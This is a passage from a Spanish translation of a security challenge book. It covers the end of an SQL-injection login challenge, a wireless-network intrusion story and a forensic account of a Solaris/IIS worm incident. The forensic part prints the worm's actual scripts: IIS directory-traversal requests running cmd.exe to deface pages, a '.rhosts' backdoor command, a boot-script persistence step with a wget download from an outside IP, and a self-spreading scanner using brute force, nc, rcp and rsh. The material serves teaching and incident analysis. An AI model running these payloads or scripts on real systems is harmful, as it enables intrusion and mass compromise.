¿Cien de los grandes? ¡Este tipo está loco! ¡Se cree que soy el que manda aquí! ¡Stevens nunca iba a aceptarlo! Odio cuando tiene razón; debería haberlo hecho yo mismo, pero dudo de que lo hubiera conseguido sin un contacto dentro. Lo he intentado. ¿Me pregunto si me está poniendo una trampa? No, estoy seguro de que lo único que le atrae es el dinero. Además, sé que este tío está inyectado algo más que código SQL. Será mejor que solucione esto por mi cuenta antes de que empiece a cavar mi propia tumba.

Bien, aquí no hay nada: Juno, aquí está. De acuerdo, miremos la pagina de Godplay; vamos a ver...ah, <https://www.godplay.com/field/index.htm>. Vamos, vamos -28.8, se lo tragó. Perfecto. Ahora, un vistazo al código fuente para ver si han tocado algo:

```
<html>
<head>
<title>Godplay Logon</title>
<meta http-equiv="Content-Type" content="text/html; charset=
iso-8859-1">
</head>

<body bgcolor="#FFFFFF" text="#000000">
<p>
</p>
<p>&nbsp;</p>
<p><b><font face="Tahoma" size="2">Welcome to Godplay's Remote
Field Data Collection Site.</font></b><br>
You are required to log in via this secure site. Please note that
all submissions will be recorded, and verifications of field data
receipt will be automatically emailed to the address we have on
file for your logon.</p>
<p>&nbsp;</p>
<form name="Logon" method="post" action="https://www.godplay.org/
scripts/Logon.asp">
  <p><font face="Tahoma"> <i><b>Log on using the following
information:</b></i><br>
    Username
    <input type="text" name="uname" maxlength="25">
    <br>
    <br>
    Password
    <input type="password" name="pword" maxlength="25">
    <br>
  </font></p>
  <p>
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
<p>&nbsp;</p>
</body>
</html>
```

¿«Una lección en materia de validación de usuarios», eh? Parecía difícil...mmm. Nombre de usuario y contraseña. ¿Cuál era la sintaxis? Ah, sí. Vamos a ver cómo reacciona esta cosa poniendo comillas simples en el campo del nombre de usuario:


```
Microsoft OLE DB Provider for SQL Server error "80040e14"
Unclosed quotation mark before the character string '' and Password
=''.
/scripts/Logon.asp, line 20
```

¡Dios mío, *son* idiotas! ¿Por qué no probé esto al principio? Ahora introduciré como nombre de usuario ME y una contraseña entre comillas simples.

```
Microsoft OLE DB Provider for SQL Server error "80040e14"
Unclosed quotation mark before the character string ''.
/scripts/Logon.asp, line 20
```

De acuerdo, estoy empezando a recordarlo todo. ¡No me arrepiento de ir a la sesión de Blackhat! Por cierto ¿cómo funcionaba eso? Oh, sí. Ahora introduciré el nombre de usuario ME y esta vez como contraseña " o 0=0. Y hago clic para enviar...

```
Godplay Logon Failed
Unknown user: ME
Please use the "back" feature of your browser to re-enter your
username and password.
```

¡Guau! ¡Funciona! ¡Esta estúpida cosa se traga mi consulta! Sería demasiado malo si no existiera realmente un nombre de usuario ME - ¡habría sido algo *clásico*!

Bien, está claro que estoy en alguna parte, ¿pero ahora qué?, Ahora que puedo enviar consultas, ¿a dónde voy desde aquí? ...si juego bien mis cartas, puede ser que consiga un trato....



PREGUNTAS:

1. ¿Puede utilizar alguno de los métodos anteriores para averiguar qué tabla está intentando extraer datos la consulta? ¿Cómo podría «mapear» la estructura de la tabla, de forma que se pudiera saber más acerca de las columnas y datos disponibles?
2. El programador de esta página utiliza métodos muy pobres para recuperar datos y enviar consultas. Sin embargo, los ingenieros de red sí que han bloqueado los puertos que podrían ser utilizados para conexiones salientes. Teniendo en cuenta lo aprendido sobre la finalidad de la aplicación Web y los procedimientos asociados, ¿cómo se podría obtener la tabla de los usuarios disponibles?
3. Teniendo en cuenta el pobre diseño del formulario Web de conexión, ¿qué otras suposiciones se podrían hacer sobre la forma en que los datos pasan al servidor SQL? ¿Cómo se hacen las llamadas y qué permisos se utilizan?

4. ¿Cómo se podría conseguir una lista de todas las tablas de la base de datos? ¿Cómo se podría recuperar el diseño real de la tabla (todos los nombres de las columnas y los tipos de datos) de las tablas en que interesan?
5. ¿Qué más se podría hacer? No únicamente lo que se podría hacer con los propios datos SQL, sino ¿qué se le podría hacer al sistema? ¿Qué se le podría hacer a otros sistemas internos? ¿Qué se podría hacer a toda la red?

DESAFÍO 7

Up in the Air¹

por David Pollino, @stake, Inc.

Industria:	Ingeniería de Software
Complejidad del Ataque:	Diabólica
Complejidad de la Prevención:	Moderada
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: La traducción del título original es En el Aire, o En Antena.

El siguiente ataque nos demuestra que el hecho de añadir una funcionalidad conlleva un riesgo adicional. La víctima, Spinright Software, es una gran empresa de software. Spinright fue una de las primeras en adoptar nuevas tecnologías, y tenía una gran especialización en materia de seguridad. Su sede principal albergaba una serie de edificios ubicados en el distrito financiero de una gran ciudad. El grupo de ingenieros de red acababa de terminar la instalación de una red inalámbrica (802.11b) en cada uno de los edificios. Spinright había tenido muy en cuenta las recomendaciones de seguridad de redes inalámbricas del proveedor, y los usuarios habían acogido satisfactoriamente la nueva red, mostrada en la Figura C7.1.

El grupo de ingenieros de red trabajó con el grupo de seguridad para estar seguros de que habían seguido cada uno de los pasos necesarios para completar la seguridad de la red inalámbrica. Una red 802.11b tiene una serie de características de seguridad internas, tales como encriptación 128-bit WEP (Wired Equivalent Privacy) para la autenticidad y seguridad de los datos, además de la capacidad para utilizar listas de control de acceso MAC para limitar las NIC (tarjetas de interfaz de red) inalámbricas que pueden asociarse con los puntos de acceso. Este tipo de red también utiliza un sistema de identificación o conjunto de servicios de identificación llamado SSID. Se puede transmitir el SSID para escuchar los puntos de acceso; si no se transmite el SSID, se solicitará a la máquina que se quiere conectar que conozca el SSID, antes de que se le permita conectarse.




Figura C7.1. Red inalámbrica de Spinright.

JUEVES, 05 DE JULIO DE 2001, 20:13

Gilbert, el administrador de seguridad y actualmente el administrador de guardia a cargo de la seguridad de Spinright, fue localizado el jueves por la noche, durante su semana de vacaciones, por el supervisor del centro de operaciones de red (NOC), Theran. Éste informó a Gilbert de que unos 30 minutos antes, los sensores IDS internos habían comenzado a detectar actividad sospechosa. Mucha gente estaba de vacaciones, y se estaban realizando algunas actualizaciones en la red de la empresa. Las propias actualizaciones de la red podrían haber provocado las alertas, debido a que otros sistemas estaban en esos momentos en alerta. Gilbert preguntó sobre la naturaleza de las alertas IDS. Theran le comentó a Gilbert que las alertas se debían a un rastreo de puertos que se estaban registrando en el sistema. El rastreo de puertos no era algo fuera de lo normal en la red. Muchas veces el personal técnico había utilizado una herramienta que provocaba falsos positivos en el sistema IDS.

No obstante, Gilbert era el administrador de guardia de seguridad, y tenía que investigar la alerta. Lo cual no le hacía mucha gracia, ya que era su último día. A partir de ese día, él dirigiría la oficina.

JUEVES, 05 DE JULIO DE 2001, 22:45

Gilbert llegó y examinó los registros IDS. La compañía utilizaba un producto comercial para la monitorización NOC, pero Gilbert prefirió utilizar SNORT para examinar el tráfico de la red.

Resumen del registro SNORT

```
[**] [1:468:1] ICMP Nmap2.36BETA or HPING2 Echo [**]
[Classification: Attempted Information Leak] [Priority: 3]
07/05-11:17:19.470856 10.5.88.62 -> 10.7.1.6
ICMP TTL:58 TOS:0x0 ID:48444 IpLen:20 DgmLen:28
Type:8 Code:0 ID:7007 Seq:6400 ECHO
[Xref => http://www.whitehats.com/info/IDS162]
```

```
[**] [1:468:1] ICMP Nmap2.36BETA or HPING2 Echo [**]
[Classification: Attempted Information Leak] [Priority: 3]
07/05-11:17:19.480825 10.5.88.62 -> 10.7.1.7
ICMP TTL:58 TOS:0x0 ID:15132 IpLen:20 DgmLen:28
Type:8 Code:0 ID:7007 Seq:7680 ECHO
[Xref => http://www.whitehats.com/info/IDS162]
```

```
[**] [1:468:1] ICMP Nmap2.36BETA or HPING2 Echo [**]
[Classification: Attempted Information Leak] [Priority: 3]
07/05-11:17:19.491212 10.5.88.62 -> 10.7.1.8
ICMP TTL:58 TOS:0x0 ID:37213 IpLen:20 DgmLen:28
Type:8 Code:0 ID:7007 Seq:8960 ECHO
[Xref => http://www.whitehats.com/info/IDS162]
```

Gilbert echó un vistazo a las direcciones IP encontrando que pertenecían a la red inalámbrica VPN (Red Privada Virtual). La red inalámbrica había estado activa por

un corto periodo de tiempo, y normalmente no había mucha actividad por la noche. Gilbert se conectó a la interfaz Web de administración de la VPN y se dio cuenta de que solamente se había conectado un usuario, el de la dirección IP sospechosa. Spin-right tenía una política interna de empleados que hacía que la búsqueda de información de usuarios fuera muy fácil. El directorio que se elegía era Microsoft Active Directory ya que el servidor de correo electrónico de la empresa era Microsoft Exchange, y el grupo de escritorio había gastado mucho tiempo para integrar la migración al 2000 en el directorio.

La cuenta que estaba conectada en ese momento era scashman. Gilbert la localizó en la lista de direcciones global e identificó al usuario como Sean Cashman. Estaba bastante cansado y decidió irse a dar una vuelta por el puesto de seguridad, en la entrada principal. Después de saludar al guarda, comprobó en los registros de acceso al edificio que Sean no había entrado. Mediante una llamada al móvil de Sean lo confirmó.

A continuación Gilbert se conectó al punto de acceso de la red inalámbrica y encontró la dirección IP de la NIC. El grupo de operaciones había decidido utilizar el punto de acceso de Cisco ya que todos los empleados del grupo estaban familiarizados con los productos de Cisco. Además estos puntos de acceso se jactaban de dar la mejor cobertura y rendimiento. Gilbert no estaba muy contento con las características de seguridad de los puntos de acceso de Cisco, pero eran de características similares al resto de los que se podían encontrar en la industria. El sencillo texto de administración y conexión de los productos Cisco constituía una continua fuente de problemas.

Principio del registro de sucesos de AP340-2a2ba8

```
00:06:56 (Info): Deauthenticating 004096360e61, reason "Inactivity"
00:04:09 (Info): Station 004096360e61 Associated
00:04:09 (Info): Station 004096360e61 Authenticated
```

Gilbert comprobó la hoja de cálculo que estaba siendo utilizada para hacer un seguimiento de las tarjetas inalámbricas y, de forma curiosa, descubrió que las direcciones MAC que estaban siendo utilizadas pertenecían a otro usuario, llamado Piero Keeton. Llamó a Piero, el cual le informó que no estaba en el edificio y que no había utilizado su tarjeta inalámbrica desde hacía más de una semana, de hecho la tenía guardada en la funda del portátil. Ahora Gilbert pensaba que había un intruso en la red, y decidió llamar al administrador. Se decidió desconectar al usuario y desactivar la red inalámbrica hasta que se hiciera una investigación de lo que estaba ocurriendo. Se convocó una reunión a las 10:00 A.M. para decidir qué hacer.

VIERNES, 06 DE JULIO DE 2001, 10:00

El grupo de seguridad se reunió en una sala de conferencias llamada acertadamente War Room (cuarto de guerra). Nadie tenía suficiente experiencia en seguridad en redes inalámbricas, por lo que se tomó la decisión de contratar a una empresa consulto-

ra especializada en seguridad informática. Los consultores revisaron los registros, y la dirección decidió conectar de nuevo la red inalámbrica, pero colocando un sensor IDS y un paquete rastreador de la red conectado al punto de acceso. Antes de marcharse, los consultores mapearon la cobertura de radio del punto de acceso que fue atacado.

SÁBADO, 07 DE JULIO DE 2001, 13:17

El atacante volvió a entrar en la red, por lo que las alarmas IDS se volvieron a disparar. El NOC (centro de operaciones de red) llamó a Gilbert, y éste a los consultores. Llegaron una hora más tarde. Usando antenas direccionales, los consultores localizaron al atacante. Fue encontrado en la planta quinta de un bloque de apartamentos junto al Edificio 2. Los dos edificios estaban a unos 100 pies de distancia, pero nadie había pensado que la señal pudiera llegar tan lejos. Ante una posible mala prensa y la posibilidad de que surgieran imitadores, la dirección decidió no emprender acciones legales contra el atacante. El abogado de la compañía escribió una carta al atacante y al propietario del edificio, amenazando con llevarle ante los tribunales si el ataque continuaba.



PREGUNTAS

1. ¿Cómo fue capaz el atacante de burlar los controles de acceso WEP y MAC?
2. ¿Cómo pudo el atacante conocer el SSID?
3. ¿Cómo fue capaz el atacante de acceder a la VPN?

DESAFÍO 8



The Tip of the Iceberg¹

por Douf Barbin, Guardent, Inc.

Industria:	Servicios Financieros
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: La traducción del título original es La Punta del Iceberg.

Este desafío relata un incidente de una complejidad media ocurrido hace poco en un consorcio de empresas que prestan servicios financieros, Financialco.net. La compañía posee diversas unidades de negocio a lo largo de Estados Unidos y Canadá, la más importante es una compañía de servicios financieros que ofrece asesoramiento en inversiones y otros servicios relacionados. La firma principal es una corporación descentralizada; la infraestructura informática está totalmente interconectada, pero los procedimientos de seguridad no son estándares y están hechos en partes independientes. La Punta del Iceberg nos enseña que algo aparentemente simple, un incidente aislado, puede ser un gran problema si se investiga a fondo.

JUEVES, 8 DE MAYO DE 2001, 04:04

Una mañana temprano el servicio técnico de asistencia recibió una llamada de un empleado que declaraba que uno de los servidores Web de la compañía, con Microsoft IIS, había sido atacado con lo siguiente:

```
f--- USA Government
f--- PoizonB0x
contact:sysadmcn@yahoo.com.cn
```

Como indica el protocolo estándar, el empleado del servicio de asistencia técnica pasó inmediatamente el caso a su jefe, que a su vez lo pasó a Wayne, el CISO (Directo Jefe de Seguridad de la Información) de la empresa. Después de examinar la máquina y los registros del servidor Web, Wayne estuvo bastante seguro de que se había producido un ataque debido a la «Vulnerabilidad de análisis de solicitud de archivo al servidor Web», también conocida como Ataque Unicode (extensamente descrito en la Solución 1, «The Frech Connection»). La máquina no había sido completamente actualizada con parches, por lo que era fácilmente accesible desde el mundo exterior. Wayne se quedó bastante sorprendido de que el administrador del servidor Web no tuviera su máquina actualizada, por lo que llevó a cabo una serie de acciones de recuperación para mitigar el daño causado y cerrar definitivamente el agujero de seguridad. El origen del ataque parecía ser una máquina escogida al azar en Holanda. «Mal-ditos chavales», murmuró Wayne.

JUEVES, 8 DE MAYO DE 2001, 09:54

Wayne recibió un correo electrónico de su homólogo CISO en otra compañía, una gran empresa de automoción, www.just_another_victim.com.² Aparentemente, varios sitios Web de just_another_victim.com habían recibido ataques idénticos, llegando a la conclusión de que el origen del ataque era una máquina de la red de Financialco.net.

² Nota del traductor: Se ha respetado el nombre simulado de la empresa [just_another_victim](http://just_another_victim.com) (solo_otra_víctima) que aparece en el código original en inglés.

El CISO de just_another_victim.com proporcionó a Wayne los siguientes registros de Microsoft IIS detallando el incidente (la fecha refleja una zona horaria diferente):

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 160, 66, 601, 200, 0, GET, /scripts/../../../../
winnt/system32/cmd.exe, /c+dir
```

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 20, 70, 789, 200, 0, GET, /scripts/../../../../w
innt/system32/cmd.exe, /c+dir+..\
```

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 40, 100, 382, 502, 0, GET, /scripts/../../../../
winnt/system32/cmd.exe, /c+copy+winnt\system32\cmd.exe+root.exe
```

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 180, 423, 355, 502, 0, GET, /scripts/root.e
xe, /c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<br^>^<table+width%3D100%>^<td^>^<p+align%3D%22center%22^
>^<font+size%3D7+color%3Dred^>f--+USA+Government^</font^>^<tr^>^<t
d^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f--+Poiz
onBox^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3D
red^>contact:sysadmcn@yahoo.com.cn^</html^>>../../../../index.asp
```

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 50, 423, 355, 502, 0, GET, /scripts/root.e
xe, /c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<br^>^<table+width%3D100%>^<td^>^<p+align%3D%22center%22^
>^<font+size%3D7+color%3Dred^>f--+USA+Government^</font^>^<tr^>^<td
>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f--+Poizo
nBox^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dr
ed^>contact:sysadmcn@yahoo.com.cn^</html^>>../../../../index.htm
```

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 50, 423, 355, 502, 0, GET, /scripts/root.e
xe, /c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<br^>^<table+width%3D100%>^<td^>^<p+align%3D%22center%22^
>^<font+size%3D7+color%3Dred^>f--+USA+Government^</font^>^<tr^>^<td
>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f--+Poizo
nBox^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dr
ed^>contact:sysadmcn@yahoo.com.cn^</html^>>../../../../default.asp
```

```
05/08/2001 10:28 solarisbox.financialco.net, W3SVC1, IISWEB11, www.
just_another_victim.com, 50, 423, 355, 502, 0, GET, /scripts/root.e
xe, /c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<br^>^<table+width%3D100%>^<td^>^<p+align%3D%22center%22^
>^<font+size%3D7+color%3Dred^>f--+USA+Government^</font^>^<tr^>^<td
>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f--+Poizo
nBox^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dr
ed^>contact:sysadmcn@yahoo.com.cn^</html^>>../../../../default.htm
```

JUEVES, 8 DE MAYO DE 2001, 12:00

En las siguientes cuatro horas, Wayne recibió correos electrónicos de otras doce compañías, quejándose de que sus sitios Web habían sido atacados y de que los registros

de Microsoft IIS apuntaban siempre hacia la misma máquina, solarisbox.financialco.net. La gente estaba empezando a enfadarse. Algo iba realmente mal. No sabía si el problema provenía de un empleado de la compañía que estaba jugando o de que la máquina estaba realmente siendo atacada por un hacker, por lo que Wayne se dispuso a llegar al fondo de la situación.

Mientras que el administrador del sistema responsable de solarisbox.financialco.net estaba comiendo, Wayne fue capaz de extraer alguna información de la máquina Solaris, concluyendo lo siguiente:

- ▼ La máquina estaba ejecutando una versión descatalogada de Solaris 7.0.
- ▲ Se suponía que la máquina no era accesible desde el exterior; sin embargo, después de revisarla, Wayne comprobó que estaba fuera de la DMZ (zona desmilitarizada), y por lo tanto no estaba protegida por el cortafuegos de la compañía (véase Figura C8.1.).

Wayne se quedó de una pieza. El administrador del sistema no tenía ni idea; ¡era un inepto! Wayne se fue rápidamente a la máquina y comenzó a hacer un análisis forense para intentar determinar qué había ocurrido. En cuanto comenzó, encontró algunas entradas sospechosas en el syslog (archivo de registro del sistema):

```
May 8 07:19:43 solarisbox.financialco.net inetd[120]: /usr/sbin/sa
dmind: Bus Error - core dumped
May 8 07:19:44 solarisbox.financialco.net last message repeated 1
time
May 8 07:19:50 solarisbox.financialco.net inetd[120]: /usr/sbin/sa
dmind: Segmentation Fault - core dumped
May 8 07:19:52 solarisbox.financialco.net inetd[120]: /usr/sbin/sa
dmind: Hangu
May 8 07:19:53 solarisbox.financialco.net last message repeated 1
time
May 8 07:22:09 solarisbox.financialco.net inetd[120]: /usr/sbin/sa
dmind: Killed
```




Figura C8.1. Red de financialco.net configurada deficientemente.

Mirando más atentamente, encontró los siguientes procesos sospechosos ejecutándose en el sistema:

```
/bin/sh /dev/cuc/sadmin.sh
/dev/cuc/grabbb -t 3 -a 10.101.1.1 -b 10.101.1.50 111
/dev/cuc/grabbb -t 3 -a 192.168.1.1 -b 192.168.1.50 80
/bin/sh /dev/cuc/uniattack.sh
/bin/sh /dev/cuc/time.sh
```

JUEVES, 8 DE MAYO DE 2001, 20:00

Durante todo el día, los servidores de noticias informaron que miles de sitios Web habían sido atacados con exactamente el mismo mensaje visto por el personal de Financiacolco.net. Los informes iniciales indicaban que el origen del ataque parecía estar repartido. Wayne estaba perplejo. Aparentemente este incidente no era algo aislado, y su máquina no era la única implicada en el ataque. Continuando con su análisis, se imaginaba legiones de hackers organizados haciendo barridos por Internet y atacando todo lo que se pusiera en su camino.

JUEVES, 8 DE MAYO DE 2001, 20:00

El personal del equipo de Wayne realizó un análisis más profundo de la máquina Solaris, identificando los siguientes directorios anómalos con los contenidos siguientes:

```
/dev/cub/10.101.rpc.txt
/dev/cub/10.101.txt
/dev/cub/10.102.rpc.txt
/dev/cub/10.102.txt
/dev/cub/result.txt
/dev/cub/sadminhack.txt
/dev/cub/tmpl

/dev/cuc/brute
/dev/cuc/cmd1.txt
/dev/cuc/cmd2.txt
/dev/cuc/grabb
/dev/cuc/gzip
/dev/cuc/index.html
/dev/cuc/nc
/dev/cuc/pkgadd.txt
/dev/cuc/ranip.pl
/dev/cuc/sadmin.sh
/dev/cuc/sadminindex-sparc
/dev/cuc/start.sh
/dev/cuc/time.sh
/dev/cuc/uniattack.pl
/dev/cuc/uniattack.sh
/dev/cuc/wget
```

Los ficheros brute, core, grabbbb, gzip, nc, sadmindex-sparc, y wget eran ficheros binarios ejecutables. A continuación se hace una selección del contenido de algunos archivos script shell y de texto encontrados en la máquina.

10.101.rpc.txt

program	vers	proto	port	service
100000	4	tcp	111	rpcbind
100000	3	tcp	111	rpcbind
100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100021	1	udp	4045	nlockmgr
100024	1	udp	32772	status
100021	2	udp	4045	nlockmgr
100021	3	udp	4045	nlockmgr
100024	1	tcp	32771	status
100021	4	udp	4045	nlockmgr
100133	1	udp	32772	
100232	10	udp	32773	sadmind
100133	1	tcp	32771	
100011	1	udp	32774	rquotad
100002	2	udp	32775	rusersd
100002	3	udp	32775	rusersd
100002	2	tcp	32772	rusersd
100002	3	tcp	32772	rusersd
100012	1	udp	32776	sprayd
100008	1	udp	32777	walld
100001	2	udp	32778	rstatd
100001	3	udp	32778	rstatd
100001	4	udp	32778	rstatd
100083	1	tcp	32773	
100221	1	tcp	32774	
100235	1	tcp	32775	
100068	2	udp	32779	
100068	3	udp	32779	
100068	4	udp	32779	
100068	5	udp	32779	
300326	4	tcp	32776	
100021	1	tcp	4045	nlockmgr
100021	2	tcp	4045	nlockmgr
100021	3	tcp	4045	nlockmgr
100021	4	tcp	4045	nlockmgr
300598	1	udp	32782	
300598	1	tcp	32778	
805306368	1	udp	32782	
805306368	1	tcp	32778	
100249	1	udp	32783	
100249	1	tcp	32779	
1289637086	5	tcp	32781	
1289637086	1	tcp	32781	

10.101.txt

```

10.101.1.65:111:
10.101.6.14:111:
10.101.6.129:111:
10.101.7.1:111:
10.101.7.10:111:
10.101.7.11:111:
10.101.7.12:111:
10.101.7.31:111:
10.101.9.1:111:
10.101.9.2:111:
10.101.9.51:111:
10.101.9.115:111:
10.101.16.65:111:
10.101.16.207:111:
10.101.16.208:111:
10.101.16.213:111:
10.101.18.2:111:
10.101.18.3:111:
10.101.18.4:111:
10.101.18.8:111:
10.101.18.9:111:
10.101.18.12:111:
10.101.18.15:111:
10.101.18.40:111:
10.101.18.41:111:
10.101.18.85:111:
10.101.19.89:111:
10.101.19.99:111:
10.101.19.119:111:
10.101.19.133:111:
10.101.19.232:111:
10.101.28.3:111:
10.101.30.114:111:
10.101.31.35:111:

```

cmd1.txt

```

/bin/echo "+ +" > '/bin/grep root /etc/passwd|/bin/awk -F: '{print
$6}''/.rhosts
exit

```

cmd2.txt

```

/bin/tar -xvf /tmp/uni.tar
/bin/echo "/bin/nohup /dev/cuc/start.sh >/dev/null 2>&1 &" > /etc/rc2.d/tmp1
/bin/cat /etc/rc2.d/S71rpc >> /etc/rc2.d/tmp1
/bin/mv /etc/rc2.d/S71rpc /etc/rc2.d/tmp2
/bin/mv /etc/rc2.d/tmp1 /etc/rc2.d/S71rpc
/bin/chmod 744 /etc/rc2.d/S71rpc
/dev/cuc/wget -c -O /tmp/perl-5.005_03-sol26-sparc-local.gz

```

70 Hackers: 20 desafíos prácticos

```
http://202.96.209.10:80/mirrors/www.sunfreeware.com/sparc/2.6/perl-5.005_03-sol26-sparc-local.gz
/dev/cuc/gzip -d /tmp/perl-5.005_03-sol26-sparc-local.gz
/bin/mkdir /usr/local
/bin/cat /dev/cuc/pkgadd.txt|/usr/sbin/pkgadd -d /tmp/perl-5.005_03-sol26-sparc-local
/bin/rm -f /tmp/uni.tar /tmp/perl-5.005_03-sol26-sparc-local
exit
```

ranip.pl

```
#!/usr/bin/perl

use Getopt::Long;

    $addr[0] = int(rand(254)+1);
    $addr[1] = int(rand(255));
    $b_ip = "$addr[0].$addr[1]";
print $b_ip;
```

result.txt

```
Trying 10.103.1.69.....
Trying 10.103.1.70.....
Trying 10.103.1.71.....
Trying 10.103.1.72.....
Trying 10.103.1.73.....
Trying 10.103.1.74.....
<10.103.1.74 hacked> :-).....
Trying 10.103.1.75
Trying 10.103.1.76.....
Trying 10.103.1.77.....
Trying 10.103.1.78.....
Trying 10.103.1.79.....
Trying 10.103.1.80.....
Trying 10.103.1.81.....
Trying 10.103.1.82.....
Trying 10.103.1.83.....
```

sadmin.sh

```
#!/bin/sh
while true
do
i='/usr/local/bin/perl /dev/cuc/ranip.pl'
j=0
while [ $j -lt 256 ];do
/dev/cuc/grabbb -t 3 -a $i.$j.1 -b $i.$j.50 111 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.51 -b $i.$j.100 111 >> /dev/cub/$i.txt
t
/dev/cuc/grabbb -t 3 -a $i.$j.101 -b $i.$j.150 111 >> /dev/cub/$i.txt
xt
/dev/cuc/grabbb -t 3 -a $i.$j.151 -b $i.$j.200 111 >> /dev/cub/$i.txt
xt
```



```

/dev/cuc/grabbb -t 3 -a $i.$j.201 -b $i.$j.254 111 >> /dev/cub/$i.t
xt
j='/bin/echo "$j+1"|/bin/bc'
done
iplist='/bin/awk -F: '{print $1}' /dev/cub/$i.txt'
for ip in $iplist;do
/bin/rpcinfo -p $ip > /dev/cub/$i.rpc.txt
/bin/grep 100232 /dev/cub/$i.rpc.txt >/dev/null 2>&1
if [ $? = 0 ];then
/dev/cuc/brute 3 $ip >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadminhack.txt
/bin/rm -f /tmp/uni.tar
fi
else
/dev/cuc/brute 4 $ip >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadminhack.txt
/bin/rm -f /tmp/uni.tar
fi
fi
fi
fi
/bin/rm -f /dev/cub/$i.rpc.txt
done
/bin/rm -f /dev/cub/$i.txt
done

```

sadminhack.txt

10.101.18.3

start.sh

```

#!/bin/sh
if [ ! -d /dev/cub ]; then
/bin/mkdir /dev/cub
fi
/bin/nohup /dev/cuc/time.sh &
i=1
while [ $i -lt 5 ]
do

```

72 Hackers: 20 desafíos prácticos

```
/bin/nohup /dev/cuc/sadmin.sh &
